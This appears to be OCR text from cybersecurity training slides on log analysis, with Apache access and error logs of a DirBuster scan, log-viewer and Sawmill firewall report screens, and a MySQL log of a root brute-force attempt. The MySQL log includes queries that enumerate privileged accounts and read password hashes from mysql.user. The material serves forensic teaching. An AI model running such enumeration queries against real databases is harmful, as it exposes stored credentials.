
OSI VS TCP/IP


7	Application	HTTP, FTP, DHCP	Application	4
6	Presentation			
5	Session			
4	Transport	TCP/ UDP	Transport	3
3	Network	IP, ARP	Internet	2
2	Data Link	Ethernet	Network Access Layer	
1	Physical			1



139.x.x.x
Application Server
Database
10.x.x.x
Firewall
10.x.x.x
Attacker

```
192.168.174.1 - - [29/Dec/2018:10:13:23 -0500] "GET /site/thefuck.php HTTP/1.1" 403 523 "-" "Mozilla/5.0 (Windows NT 10.
0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0"
192.168.174.1 - - [29/Dec/2018:10:13:27 -0500] "GET /site/hack HTTP/1.1" 403 515 "-" "Mozilla/5.0 (Windows NT 10.0; Win6
4; x64; rv:64.0) Gecko/20100101 Firefox/64.0"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD / HTTP/1.1" 200 255 "-" "DirBuster-0.12 (http://www.owasp.org/index
.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "GET /thereIsNoWayThat-You-CanBeThere/ HTTP/1.1" 404 472 "-" "DirBuster-0
.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "GET / HTTP/1.1" 200 11010 "-" "DirBuster-0.12 (http://www.owasp.org/inde
x.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /index/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org
/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /warez/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org
/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /crack/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org
/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /2006/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/
index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /images/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.or
g/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /general/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.o
rg/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /dir/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/i
ndex.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /pics/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/
index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /signup/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.or
g/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /solutions/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp
.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /map/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/i
ndex.php/Category:OWASP_DirBuster_Project)"
```

```
access to /site/eeye.php denied (filesystem path '/var/www/html/site/eeye.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845204 2018] [core:error] [pid 13518] (13)Permission denied: [client 192.168.174.1:12168] AH00035:
access to /site/1941.php denied (filesystem path '/var/www/html/site/1941.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845206 2018] [core:error] [pid 13476] (13)Permission denied: [client 192.168.174.1:12161] AH00035:
access to /site/1174.php denied (filesystem path '/var/www/html/site/1174.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845230 2018] [core:error] [pid 13592] (13)Permission denied: [client 192.168.174.1:12151] AH00035:
access to /site/1812.php denied (filesystem path '/var/www/html/site/1812.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845259 2018] [core:error] [pid 13460] (13)Permission denied: [client 192.168.174.1:12149] AH00035:
access to /site/1560.php denied (filesystem path '/var/www/html/site/1560.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845317 2018] [core:error] [pid 13637] (13)Permission denied: [client 192.168.174.1:12141] AH00035:
access to /site/1149.php denied (filesystem path '/var/www/html/site/1149.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845352 2018] [core:error] [pid 13580] (13)Permission denied: [client 192.168.174.1:12163] AH00035:
access to /site/1371.php denied (filesystem path '/var/www/html/site/1371.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845383 2018] [core:error] [pid 13612] (13)Permission denied: [client 192.168.174.1:12136] AH00035:
access to /site/1835.php denied (filesystem path '/var/www/html/site/1835.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845419 2018] [core:error] [pid 13477] (13)Permission denied: [client 192.168.174.1:12177] AH00035:
access to /site/2831.php denied (filesystem path '/var/www/html/site/2831.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.845495 2018] [core:error] [pid 13574] (13)Permission denied: [client 192.168.174.1:12165] AH00035:
access to /site/2623.php denied (filesystem path '/var/www/html/site/2623.php') because search permissions are missing o
n a component of the path
[Sat Dec 29 10:16:47.846205 2018] [core:error] [pid 13581] (13)Permission denied: [client 192.168.174.1:11645] AH00035:
access to /site/indexes.php denied (filesystem path '/var/www/html/site/indexes.php') because search permissions are mis
sing on a component of the path
```


Apache Logs Viewer
File
Edit
Reports
Statistics
Graph
Help
Add Access Log
Add Error Log
Append Access Log
Add Remote Access Log
Add Remote Error Log
Close Log
Split Log File
Export List
Export Selected
View FTP Log
Minimise to Tray... F12
Exit
IP Address:
All
Apply Filter
User Agent:
Referer:
Update Completed 21:06:00
[No Filter] Unlock iannet



Open Access Log Options
Choose the log format
Please refer to the Webserver configuration if unsure.
Combined (Contains Browser and Referrer Information)
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
Common (default)
LogFormat "%h %l %u %t \"%r\" %>s %b" common
W3C (IIS - Microsoft Internet Information Services)
Other
Internet Information Services IIS v6
Custom
Read
All
Read All file and update in real time.
Date Range
Read only date range that falls with the below range.
Start
12/27/2018
12:00:01 AM
End
12/29/2018
11:59:59 PM
Adjust time by
0.00
hours.
Help
OK




IP Address	Date	Request	Sta...	Size	Country
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/midleft/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/8l/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/txt-search/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/Volunteers/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/showgame/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/Daimonin/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/Wolfenstein/ HTTP/1.1	404	159	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/everquest2/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/dungeons/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/staff2/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/index_spanish/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/vnn/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/FunL2/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/banner-anim/ HTTP/1.1	404	159	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/RegistrationPage/ HTT...	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/partners_strategic/ HT...	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/small_banner/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/-2/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/findbooks/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/7908/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/reportspam/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/guild_wars/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/MMORPG/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/g70/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/fusion_images/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/loans_credit/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/Songs/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/home_b/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/RAW/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/topnavleft/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/disabilityrights/ HTTP/...	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/summits/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/GW/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/Soldiers/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/ipps/ HTTP/1.1	404	140	N/A
192.168.174.1	12/29/2018 10:17:57 AM	HEAD /icons/small/ipps/ HTTP/1.1	404	140	N/A


```
181230  0:05:19    58 Connect   root@192.168.174.157 as anonymous on
           58 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           59 Connect   root@192.168.174.157 as anonymous on
           59 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           60 Connect   root@192.168.174.157 as anonymous on
           60 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           61 Connect   root@192.168.174.157 as anonymous on
           61 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           62 Connect   root@192.168.174.157 as anonymous on
           62 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           63 Connect   root@192.168.174.157 as anonymous on
           63 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           64 Connect   root@192.168.174.157 as anonymous on
           64 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           65 Connect   root@192.168.174.157 as anonymous on
           65 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           66 Connect   root@192.168.174.157 as anonymous on
           66 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           67 Connect   root@192.168.174.157 as anonymous on
           67 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           68 Connect   root@192.168.174.157 as anonymous on
           68 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
181230  0:05:20    69 Connect   root@192.168.174.157 as anonymous on
           69 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           70 Connect   root@192.168.174.157 as anonymous on
           70 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           71 Connect   root@192.168.174.157 as anonymous on
           71 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           72 Connect   root@192.168.174.157 as anonymous on
           72 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
```

```
           71 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           72 Connect   root@192.168.174.157 as anonymous on
           72 Connect   Access denied for user 'root'@'192.168.174.157' (using password: YES)
           73 Connect   root@192.168.174.157 as anonymous on
181230  0:07:46    74 Connect   root@192.168.174.157 as anonymous on
           74 Query show tables
181230  0:08:06    75 Connect   root@192.168.174.157 as anonymous on
           75 Query database()
181230  0:08:22    76 Connect   root@192.168.174.157 as anonymous on
           76 Query database()
181230  0:12:16    77 Connect   root@192.168.174.157 as anonymous on
           77 Query show variables
181230  0:12:17    77 Query use mysql
           77 Query select user, host, password from mysql.user
           77 Query select user, host from mysql.user where Grant_priv = 'Y'
           77 Query select user, host from mysql.user where Create_user_priv = 'Y'
           77 Query select user, host from mysql.user where Reload_priv = 'Y'
           77 Query select user, host from mysql.user where Shutdown_priv = 'Y'
           77 Query select user, host from mysql.user where Super_priv = 'Y'
           77 Query select user, host from mysql.user where FILE_priv = 'Y'
           77 Query select user, host from mysql.user where Process_priv = 'Y'
           77 Query select user, host
       from mysql.user where
       (Select_priv = 'Y') or
       (Insert_priv = 'Y') or
       (Update_priv = 'Y') or
       (Delete_priv = 'Y') or
       (Create_priv = 'Y') or
       (Drop_priv = 'Y')
           77 Query select user, host from mysql.user where user = ''
           77 Query select user, host, password from mysql.user where length(password) = 0 or password is null
           77 Query select user, host from mysql.user where host = "%"
```


SAWMILL
Sawmill Palo Alto Networks Firewall
Reports
Date Picker
Filters
Macros
Miscellaneous
Printer Friendly
Calendar
Usage
Category Summary
User Summary
Host Summary
Users By Category
Hosts By User
Content
Overview
Date and time
Source
Destination
Other
Syslog priorities
Syslog message types
Single-page Summary
Log detail
Sessions
Host Summary
09/Apr/2012, 1 day (entire date range)
Page views (descending)
19.0 % 27 facebook.com
16.9 % 24 cnn.com
8.5 % 12 doubleclick.net
7.0 % 10 videoegg.com
4.2 % 6 adfusion.com
3.5 % 5 latimes.com
2.8 % 4 atdmt.com
2.1 % 3 dotomi.com
2.1 % 3 adnxs.com
2.1 % 3 (empty)
31.7 % 45 33 other items
1 - 10 of 43
Rows
Top level domain
Page views
Bytes
Sessions
Session duration
1 dotomi.com 3 2.1 % 0 B 1 00:00:39
2 serving-sys.com 2 1.4 % 0 B 2 00:00:37
3 doubleclick.net 12 8.5 % 0 B 2 00:00:25
4 llnwd.ne 1 0.7 % 0 B 1 00:00:04


Calendar
Usage
Category Summary
User Summary
Host Summary
Users By Category
Hosts By User
Content
Overview
Date and time
Source
Source IPs
NAT source IPs
Source users
Users
Source ports
NAT source ports
Source zones
Egress interfaces
Source locations
Category by Source user
Page by Source user
Destination
Other
Syslog priorities
Syslog message types
Source IPs 09/Apr/2012, 1 day (entire date range)
1 - 1 of 1
Rows
Source IP
Events
Page views
Bytes
Packets
Elapsed time
Sessions
Session duration
1 192.168.16.108 535 100.0 % 142 5.86 M 8.62 K 00:41:37 2 00:02:17
Total 535 100.0 % 142 5.86 M 8.62 K 00:41:37 – 00:02:17
samples.sawmill.net/?dp=reports&p=sawmill_palo_alto_networks_firewall_log_analysis_sample&calendar=true

